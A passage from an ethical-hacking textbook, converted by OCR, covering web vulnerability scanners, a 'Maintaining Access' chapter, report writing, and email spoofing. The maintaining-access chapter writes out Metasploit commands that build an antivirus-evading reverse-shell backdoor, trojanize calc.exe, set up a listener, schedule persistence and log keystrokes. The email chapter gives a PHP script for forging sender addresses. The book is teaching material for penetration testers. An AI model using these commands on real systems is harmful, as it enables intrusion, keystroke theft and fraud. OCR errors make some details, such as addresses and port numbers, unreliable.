
Let us go through a few of them.

Arachni


The Arachni tool is a web application scanner that runs from a graphical user interface just like the Nessus. The only difference is that unlike Nessus, Arachni can perform a single scan on a single host on a single port at a given time. If the target system has multiple web services on multiple ports, you will need to repeat the scan every time with new port parameters. For example, if http://helloworldcorp.com has a web service hosted on port 80 and phpMyAdmin is running on port 443 (HTTPS), you will have to run two individual scans on Arachni. However, the Arachni scan is highly customizable. There are several settings and plugins available for Arachni that allow specific scanning. All the plugins are enabled by default. Arachni also supports reporting in a click to export reports in all popular file formats.

You can launch the Arachni web application scanner in Kali Linux as follows.


Click on Applications > Kali Linux > Web Applications > Web Vulnerability Scanners > arachnid_web



This will launch a terminal window indicating that the Arachni service is starting up. Open the browser in Kali Linux and navigate to the URL http://127.0.01:4567 to access the web interface for Arachni that looks as follows.




To launch a scan on a target system, enter the host IP into the URL text box and click on the Launch Scan button. You should then see the following screen.




The process will be attached to a dispatch process when the scanner is running. You can run multiple dispatchers at the same time. If you want to run a scan on

more web services, you can start another scan simultaneously from the Scan tab. When you have multiple ongoing scans, you can click on the Dispatchers tab to interact with an individual scan.

After all the scans complete, Arachni will automatically switch you over to the Reports tab. An ethical hacker can export reports from this tab in popular file formats. There is a separate report for every scan that you executed. The reports also proactively provide bar and pie charts.






Arachni has two categories of reports: Trusted and Untrusted. Vulnerabilities that appear under Trusted reports are accurate because the application did not receive any unusual responses from the webserver during the scan. Vulnerabilities under the Untrusted reports may be false-positives and need a manual review.

w3af

W3af is another lightweight scanner that is available for free in Kali Linux. The OWASP security community developed it. The reporting feature of this tool has limited options as opposed to Arachni but can still be used as a good starter kit for vulnerability scanning in web servers. The biggest advantage that an ethical hacker hack with this tool is it has multiple plugins available and can be downloaded from the Internet. An ethical hacker needs to have an Internet connection to conduct a test using w3af. If there is no Internet, this test will produce a lot of errors. This happens because the plugins pull scripts from the Internet while the test is scanning a host in real-time.

You can launch the w3af application in Kali Linux as follows.


Click on Applications > Kali Linux > Web Applications > Web Vulnerability Scanners > w3af



This will launch the w3af graphical interface that will have an empty profile with no plugins. You can create a new profile by selecting the required plugins and then clicking on Profiles > Save As in the menu bar. You can also use a set of predefined profiles that are available. You can click on a profile such as "OWASP_TOP10" and use it for a scan. You can have granular control over the plugins available for w3af. You can customize a predefined plugin before

launching a scan as well. However, note that executing a scan without an Internet connection is a trial and error method. There is another plugins section under the main plugins selection window. These plugins can be used for reporting. All the reports generated will be saved to /root/folder by default.

We have selected the OWASP_TOP10 profile for our scanning example. We have also turned off the discovery plugin option for our scan. And we have activated HTML reporting.



We will enter a target system for the scan and click on the start button. The scan will return limited results, as we have not activated any plugins. If you wish to view the results that were generated in the HTML format, you can simply launch a web browser and navigate to file:///root/report.html.

Nikto

Nikto is another simple scanner available in Kali Linux that can be used to scan web servers and web applications. Again this tool allows you to scan only one host in every scan, but the output command in the tools allows you to track the summaries of each scan. You can generate reports in all popular file formats and use it as an input to Metasploit as well. Most of the vulnerabilities discovered by Nikto reference the Open Sourced Vulnerability Database (OSVDB).

Websploit

Chapter Seven

Maintaining Access

Maintaining Access is the fourth stage of the penetration testing lifecycle. The chapter will take you through actions performed after exploitation to maintain access to a compromised target system. Exploiting a computer system or a network is amazing, but the goal of an ethical hacker is to figure out a way to maintain access to the target system after exploiting it. There are various methods to maintain access with an exploited system, but they all share a common motive: to reduce the time and effort taken to keep attacking the same machine again after it has already been compromised in the first attempt. Access to a compromised system may be required again after the first attempt if an ethical hacker is working with a team, and the other members need to access the target system at some point.

Maintaining Access can be called a secondary art form for an ethical hacker that requires just as much thought as exploitation. In this chapter, we will cover the basic concepts that are followed by ethical hackers to maintain access with a compromised system and continue an established session with the target system.

Let us go through the various methods that are used to maintain access and also the tools available to an ethical hacker that can be used in these various methods.

Backdoors

A backdoor is a necessary tool, and therefore, an ethical hacker will have to generate, upload, and execute backdoors applications on a compromised system. As already discussed earlier, backdoors do not necessarily need to be hidden in genuine programs as in the case of a Trojan horse, but Trojans may contain backdoors. We will go through sections that will teach you how to create a backdoor and a Trojan as well so that you understand the

differences between the two. At this point, you can launch a terminal window in your Kali Linux system so that you can follow the steps with us.

To begin, you need first to create a directory called backdoors. You can use the following command.

```
mkdir backdoors
```

Backdoors using Metasploit

As we have already learned in the previous chapter, Metasploit is a very powerful framework. The Metasploit GUI is very user friendly, but it is even more impressive on the command line. The msfpayload command on a Kali Linux terminal will create binaries that can be used against Windows systems, Linux systems, and even web applications. Moreover, the output of the msfpayload command can be provided as input to msfencode tools to encode these binaries so that they can evade detection by virus scanners.

Creating an Executable Binary (Unencoded)

The msfpayload command will work with every payload that is available within the Metasploit framework. You can use the msfpayload -l command to list down the available payload.

Our example will be using the "windows/meterpreter/reverse_https" payload.

```
msfpayload {payload_name} S
```

This command shows you the fields that need to be set when you want to convert a payload into an executable binary. The msfpayload lets you embed the payloads into the following formats.

- Perl
- Ruby
- C

- C Sharp
- Raw
- Executable
- Javascript
- Dynamic Link Library
- War
- DBA
- Python

With all necessary information at hand, an ethical hacker can create an executable binary using the following command.

Note: This is one command and has to go on a single line.

```
msfpayload windows/meterpreter/reverse_tcp LHOST={YOUR_IP}
LPORT= {PORT} X > /root/backdoors/unencoded-payload.exe
```

Creating an Executable Binary (Encoded)

You can just pipe the msfpayload command used in the unencoded example to the msfencode tool to encode your payload. This can be done through the following command.

```
msfpayload windows/meterpreter/reverse_tcp LHOST={YOUR_IP}
LPORT= {PORT} R | msfencode -e x86/countdown -c 2 -t raw |
msfencode x -t exe -e x86/shikata_ga_nai -c 3 -k -o
/root/backdoors/encoded-payload.exe
```

The image below shows the output of this command.

Encoded Trojan Horse

We have discussed a few backdoors that can execute without needing any user interaction earlier in the book. However, a trojan horse appears to be a

genuine program that a user may need to use for their daily tasks.

Our example uses the calc.exe file, which executes the calculator application in Windows. Note that we are performing this on Windows XP. We will first copy the calc.exe file from the Windows operating system files to an external drive. We are reiterating that we are using the Windows XP binary of calc.exe, as not all binaries in the Windows platform are vulnerable to Trojan attacks. The same calculator binary from a Windows 7 platform cannot be embedded with a Trojan. Therefore, executing this on a calc.exe file from Windows 7 will not affect a user at all. The other parameters that an ethical hacker should consider are firewalls, detection systems, and the level of encoding. The trial and error approach is encouraged, as every Trojan doesn't need to succeed.

The command is as follows.

```
msfpayload windows/meterpreter/reverse_tcp {YOUR_IP} {PORT}
R | msfencode -e x86/countdown -c 2 -t raw | msfencode -x /media/
{EXTERNAL_USB_DRIVE}/calc.exe -t exe -e x86/shikata_ga_nai
-c 3 -k -o /root/backdoors/Trojan-calc.exe
```

This command will successfully convert the cal.exe file into a Trojan-smd-payload.exe executable Trojan. The ethical hacker can now use one of the many methods to upload this file to the target's system, and the Trojan will be executed when the user interacts with this file.

Setting up a Metasploit Listener

We have discussed backdoors and Trojans in the previous section that will execute on the target's system. However, there will be times when these programs require further instructions, and they will call home for these instructions. An ethical hacker can set up a Metasploit Listener to respond to these calls. This is a simple task, as the Metasploit framework offers a built-in solution to set up a listener.

You can use the following command step by step to set up a Metasploit listener via the Kali Linux terminal.

1. Msfconsole
2. Use exploit/multi/handler
3. Set payload windows/meterpreter/reverse_tcp
4. Set lhost {your_ip}
5. Set lport {port}
6. Run

When you have set up a Metasploit listener and start receiving calls from the backdoor on the target system, it is because the user executed the unencoded-payload.exe file.

Persistent Backdoors

You may remember that when you were in college, you would keep going back to your parent's place at regular intervals to collect your clothes or request some financial aid. Similarly, a backdoor also keeps looking for more instructions from the ethical hacker at regular intervals. The meterpreter shell has the scheduleme option that can be used to achieve this. You can schedule commands to be launched at regular intervals using scheduleme. Alternatively, you can schedule commands to be launched based on user actions such as restarting the system or logging into the system.

The command is as follows.

```
scheduleme -c {"file/command:} -i -l
```

For example, you can create a schedule to launch the unencoded-payload.exe file when a user restarts the system. The command will be executed only once when the user restarts the system.

Detectability

If an ethical hacker is already aware of the antivirus system running on the target system, they can upload the Trojans or backdoors created by them on

the following website to see which antivirus software in the world already have signatures to detect those Trojans and backdoors.

Keyloggers

Keylogging is a process through which the keystrokes of a user or system administrator are logged while they are using a system. There are several third party keylogging applications available, most of which brag about their ability to go undetected. While this is true, the installation of a keylogger on a system requires it to have some applications to attach a listening device physically to it. The third-party applications do not account for the virus scanners or intrusion detection systems on the target system while making their claims. There is an in-built tool in Metasploit known as the keyscan. If an ethical hacker has managed to establish a session with the target system, then the commands to use the keyscan tool are simple.

1. Keyscan_start
2. Keyscan_dump
3. Keyscan_dump (repeat as necessary)
4. Keyscan_stop

We hope this chapter has served as an introduction to the stage of maintaining access. This is still a very small portion of a universe full of malware. The development of malware can send a researcher to the darkest corners of the Internet, but also help an ethical hacker to a secure environment for computer systems throughout the world. When you create Trojans and backdoors using the Metasploit framework, you understand the thought process of malicious attackers because the want of the job as an ethical hacker is that you and the malicious attacker think alike.

Chapter Eight

Reporting

Technical expertise is very important for conducting a penetration test as it gets you the desired results to validate the security settings of an organization's digital infrastructure. The senior management of the organization is the authority that hires a team of ethical hackers to conduct penetration testing and pays them for their assessment. At the end of the penetration testing activity, it is expected that this management would want to see a report of the entire activity. Similarly, the technical heads of various departments in the organization will want to understand the vulnerabilities discovered in the systems administered by them or the software developed by them so that they can make the necessary corrections if needed. This makes Reporting a very important stage of the penetration testing lifecycle. The test reported is divided into a few sections, and we will discuss them in this chapter.

Let us go through the various sections of a penetration test report one by one.

The Penetration Test Report

Executive Summary

The highlights of the penetration testing activity are mentioned in the executive summary section of the penetration test report. It provides an overview of the assessment. This mainly includes details such as

- The location of the test
- If the test was remote or local
- Details of the members of the ethical hacking team
- Advanced description of the security settings of the information systems and the vulnerabilities discovered

This section also serves as a good place to suggest data through visual representation, such as graphs and pie charts that show all the exploits that were executed on the target system. You should limit this section to three paragraphs. This section goes at the beginning of the report but is mostly composed after all the other sections of the penetration test report have been completed.

Engagement Procedure

This section will contain the engagements of the ethical hacking team along with the limits encountered and the various other processes. The section will describe the various types of tests that were conducted on the target system. It will have answers to questions such as "Was social engineering a part of the test?" "Was there a Denial of Service DoS attack conducted?" etc. The section will let everyone know of the various attack surfaces and where on those surfaces, vulnerabilities were discovered. For example, an ethical hacker conducted a test from a remote location on a web application via the Internet, or a wireless attack was conducted by getting inside the range of an organization's wireless network.

Target Architecture

This section is optional and includes information about the target's infrastructure, such as their hardware, operating systems used, services offered by the systems, open ports, etc. If there were network maps developed by the ethical hacking team during the penetration test, this section is a good place to put it.

Findings

All the vulnerabilities discovered during the penetration test are listed down in this section. It is important to categorize these depending on the systems where they were identified so that the respective teams have the information required to correct the flaws. If it is possible, the security issues should be associated with regulatory compliance, as that will help to trace the costs to a source of funding. This section will also give the system owners an estimate of the costs involved in patching the weaknesses.

Recommended Actions

This section defines the corrective actions to be taken for each vulnerability that has been discovered. This can be a section of its own with a description

of every vulnerability, followed by the recommendation on how to fix it. The corrective action should not define the exact technical fix but should be a generic fix so that the system owners can figure out the exact fix on their own. For instance, a finding of a default password should have a recommendation that enforces a strong password policy for the employees.

Conclusion

This section will summarize the vulnerabilities and the corrective actions proposed in a few lines. You can also put down critical findings in this section so that system owners can pay extra attention to them.

Appendices

This section will cover all the information that supports the report and is information that cannot be part of the main body. This will include raw test data, information about the ethical hacking team, glossary, definitions, list of acronyms, and professional biographies of every individual ethical hacker on the team.

Presentation

Most management would want a briefing of the outcomes of the penetration activity to be presented in a formal or semi-formal manner. This could also contain a presentation slideshow that will accompany the ethical hacker giving the briefing. If an out brief is required, it should be conducted professionally. As an ethical hacker who is aware of all the weaknesses in the infrastructure, you should avoid attacking the owners of those systems during your presentation. You should not target associates from the system administration or software engineering team, as they will be the ones taking a call on whom to onboard for recurring tests on their infrastructure. It is therefore important to maintain a good relationship with all of them. Instead, you can present facts and numbers that will replace any emotions and will not accuse anyone. In short, just talk about the shortcomings of the system and ways to fix them efficiently.

Other times, the management may not want a presentation and will simply expect the report to be delivered to them. In such a case, ensure that the report is correct, printed properly, and presentable to the management. Copies of the report, both soft and hard, may be requested at times. A count

should be maintained for all the copies that have been created, and it should be documented as to who all have a copy of the report. A penetration test report has a lot of information that could be catastrophic if it got into the wrong hands. Therefore, the accountability of every copy of the report should be maintained.

Storage of Report and Evidence

Certain organizations will want the ethical hacking team to maintain a copy of the report of the penetration testing activity. If this is the case, the ethical hacking team needs to take special care while preserving the report. The minimum expectation would be to protect the rapport with some kind of encryption, and it would be even better if the encrypted file were stored in an offline location to add another level of security.

Some other organizations may request the deletion of the report. An ethical team should do this after consulting a legal team, as there are legal consequences that could befall an ethical hacking team based on things that were missed or not covered in the penetration testing report. If the legal counsel specifies that report deletion is acceptable, ensure that the disk that had the report is formatted multiple times and is overwritten with other data. It is also a good practice to have at least two people verify the deletion of data and is known as two-people integrity.

Conducting a penetration test on a system can be very beneficial and will help the system owners to produce a better quality of systems and software. It is important to route the findings and the report to the correct people. It should be presented professionally to the client. The result of reporting must be a report that documents the vulnerabilities and corrective measures in a way that will help system owners take action in a way that will make the entire organization more secure.

Chapter Nine

Email Hacking

Email Hacking is not a big part of the ethical hacking domain, but it is the most common time of hacking that common people fall prey to daily. Email hacking is mostly executed by black-hat hackers, but as a white-hat hacker or an ethical hacker, knowledge about email hacking will help you educate the employees of an organization on how to take precautions against email hacking. Therefore, we thought it is very important to include a chapter on Email Hacking in this course so that you gain sufficient knowledge about it. Our motive with this book is to cover all categories of hacking.

How does Email work?

Email servers control the sending and receiving of emails. An email service provider will do several configurations on the server before they make the server live for people to create accounts, sign in to their accounts, and begin to send and receive emails. Once the email service provider is satisfied with the settings on their server, they release the server in a live environment for people to register on their service. Once a user has created a fully functional email account with their details, they can connect with other email users all over the globe.

How does Email work technically?

Let us say that we have two email providers, serverone.com and servertwo.com, and there is a user called userone on serverone.com and usertwo on servertwo.com. Let us say that userone@serverone.com logs into their email account and composes a mail to usertwo@servertwo.com and hits the send button, and within a minute, the email is received by usertwo@servertwo.com in their email inbox.

But what has happened technically behind the scenes? Is it that simple? When userone sends an email to usertwo, serverone.com looks up for server2.com on the Internet using the Domain Name System or DNS and establishes a connection. It then communicates with servertwo.com and tells it about the

email for usertwo@servertwo.com. This is when servertwo.com looks up for usertwo in its domain, and if usertwo exists, it further delivers the email in the inbox of usertwo@servertwo.com.

After this, when usertwo sits on their computer and logs in to their email account, they find the email from userone@serverone.com lying in their inbox.

There are email service providers who set up email servers to provide an email service to users. For example, companies like Google, Hotmail, Yahoo, are the biggest email providers in the world today. They have set up huge data centers with their email servers to support the massive amount of email traffic that passes through their infrastructure every day.

However, an email server has custom developed or open-source email software that runs on it and makes sending and receiving of emails possible. You can convert your personal computer into an email server by using software like HMail Server, Post Cast Server, Surge Mail, etc.

HMail Server is an email server developed for a system running Microsoft Windows as its operating system. It allows you to manage an email service all by yourself without relying on a third-party email service provider. Additionally, HMail also has features for spam control so that you do not have to worry about receiving spam emails.

Email Service Protocols

SMTP

SMTP or Simple Mail Transfer Protocol is an email protocol that is used when an email is sent out using an email client such as Microsoft Outlook or Mozilla Thunderbird. SMTP comes into the picture when a user wants to send out an email to another user. SMTP works on port number 25 or 587 and port number 465 with SSL.

POP3

POP3 or Post Office Protocol allows a user to download emails from an email server onto their local email client on their computer. This is a simple protocol that is only used for downloading emails. Users usually use the POP3 protocol when they have limited disk space on their email server

provided by their email provider and want to keep it free for newer emails. Therefore, they use POP3 to download the emails from their email server to their local machines at regular intervals so that the disk on the email server can be free. POP3 protocol uses port number 110 without SSL and port number 995 with SSL.

IMAP

IMAP or Internet Message Access Protocol is a feature much like POP3 used to retrieve emails from the email server onto a local email client. However, it differs from POP3 in the sense that IMAP keeps the emails between the email server and email client synchronized. While using the IMAP protocol, the emails in the email account on the email server and those on the email client are mirror copies of each other. This means that any action executed by the user on the server will be reflected in the email client and vice versa. IMAP protocol uses port number 142 without SSL and port number 993 with SSL.

Email Security

Email is one of the fastest means of communication in the world today, but how secure is it? Attackers have a bunch of attacks that can be applied via emails. Attackers have mastered every trick possible to be used with email as a medium and target innocent people daily who are unsuspecting of such attacks and fall prey to their traps. It is important to educate employees of an organization not to become easy targets to email attacks. The security of an organization also depends on its weakest link, and sometimes an unaware employee can become the weakest link to the organization's security.

Sometimes people feel that it is all right for their email to get hacked because it does not contain any critical information. This attitude needs to change because an email, when hacked, can be used by the hacker to send out misleading emails to all your contacts in your email account. The recipients will believe that the email is from you and end up disclosing information to the hacker that should have been private between you and your contacts. Often, hackers hack email IDs, not for the data, but to steal an identity to use it further for malicious activities. You may have heard about email cases where a person receives an email with a link from their friend's email ID,

and they are redirected to the attacker's website and end up downloading malware from there.

Email Spoofing

Email Spoofing, as discussed earlier, is the manipulation of an email header to make the email look like it came from an authentic source even when it came from a malicious source. Spammers usually employ email spoofing to get unsuspecting recipients to open their emails and even reply to their solicitations. The most dangerous part about spoofing is that there are legitimate ways available to spoof an email. There are multiple techniques to send an email using a FROM address for which you don't even know the password. The Internet is a vulnerable place, and it is indeed possible to send a threatening or a malicious email to someone spoofing an email ID that does not even belong to you.

Email Spoofing Methods

There are many methods to spoof emails, but let us discuss the two most used methods.

Open Relay Server

An Open Relay Server is a server with Simple Mail Transfer Protocol running on it and is configured in a way that anyone can send an email from it without necessarily being a user that exists on it. This means that unknown users can also send mails through it. An attacker can connect on an open relay server using telnet and type in a set of instructions to send an email through it. There is no password authentication required to send an email through an open relay server.

Email Scripts

The second most popular way of spoofing emails is via email scripts. Email scripts were originally developed to send genuine emails, but attackers soon realized that since an email script does not require password authentication, it could be used for email spoofing as well. An attacker just needs to procure a web-hosting service from a hosting provider and set up an email script to modify the email headers as per their requirement. Many hosting providers have realized that this may result in an unclean reputation for their server and have started putting restrictions on their hosting servers that the FROM

address in the mail script needs to match the domain name of the web hosting package and cannot be any other domain name.

Let us look at an example of a PHP mail sending script.

```
<?
    $mailto="some-name@yourdomain.com";
    $pcount=0;
    $gcount=0;
    $subject = "Mail from Enquiry Form";
    $from="some-name@abc.com";
    while (list ($key,$val)=each ($_POST))
    {
    $pstr = $pstr."$key : $val \n ";
    ++$pcount;
    }
    while (list ($key,$val)=each ($_GET))
    {
    $gstr = $gstr."$key : $val \n ";
    ++$gcount;
    }
```

```
    if ($pcount > $gcount)
    {
    $message_body=$pstr;
    mail ($mailto,$subject,$message_body,"From:".$from);
    echo "Mail has been sent";
    }
    else
    {
    $message_body=$gstr;
    mail ($mailto,$subject,$message_body,"From:".$from);
    echo "Mail has been sent";
    }
?>
```

If you look at this PHP mail script, you will see that it has the following parameters that essentially are the most important parts in an email header.

- mailto
- from
- subject
- message_body

An attacker can simply host this script on a web-hosting server as a PHP file and replaces these parameters with the parameter of their choice to send emails. To give you an idea, they can use the from parameter of the header as info@amazon.com, and the recipient will believe that they have received a genuine email from amazon.com.

Consequences of Receiving a Spoofed Email

Spoofed emails, if taken seriously by the recipients, can have dangerous consequences.

- An email about a bomb spoofed from your email ID and sent to a security agency can result in you spending the rest of your life in prison.
- Spoofed emails between partners or spouses containing hurtful information can result in a breakup or a divorce.
- A spoofed email from your email ID containing a resignation letter sent to your boss can have bad consequences.
- Spoofed emails can be used for fraudulent activities leading to monetary losses.

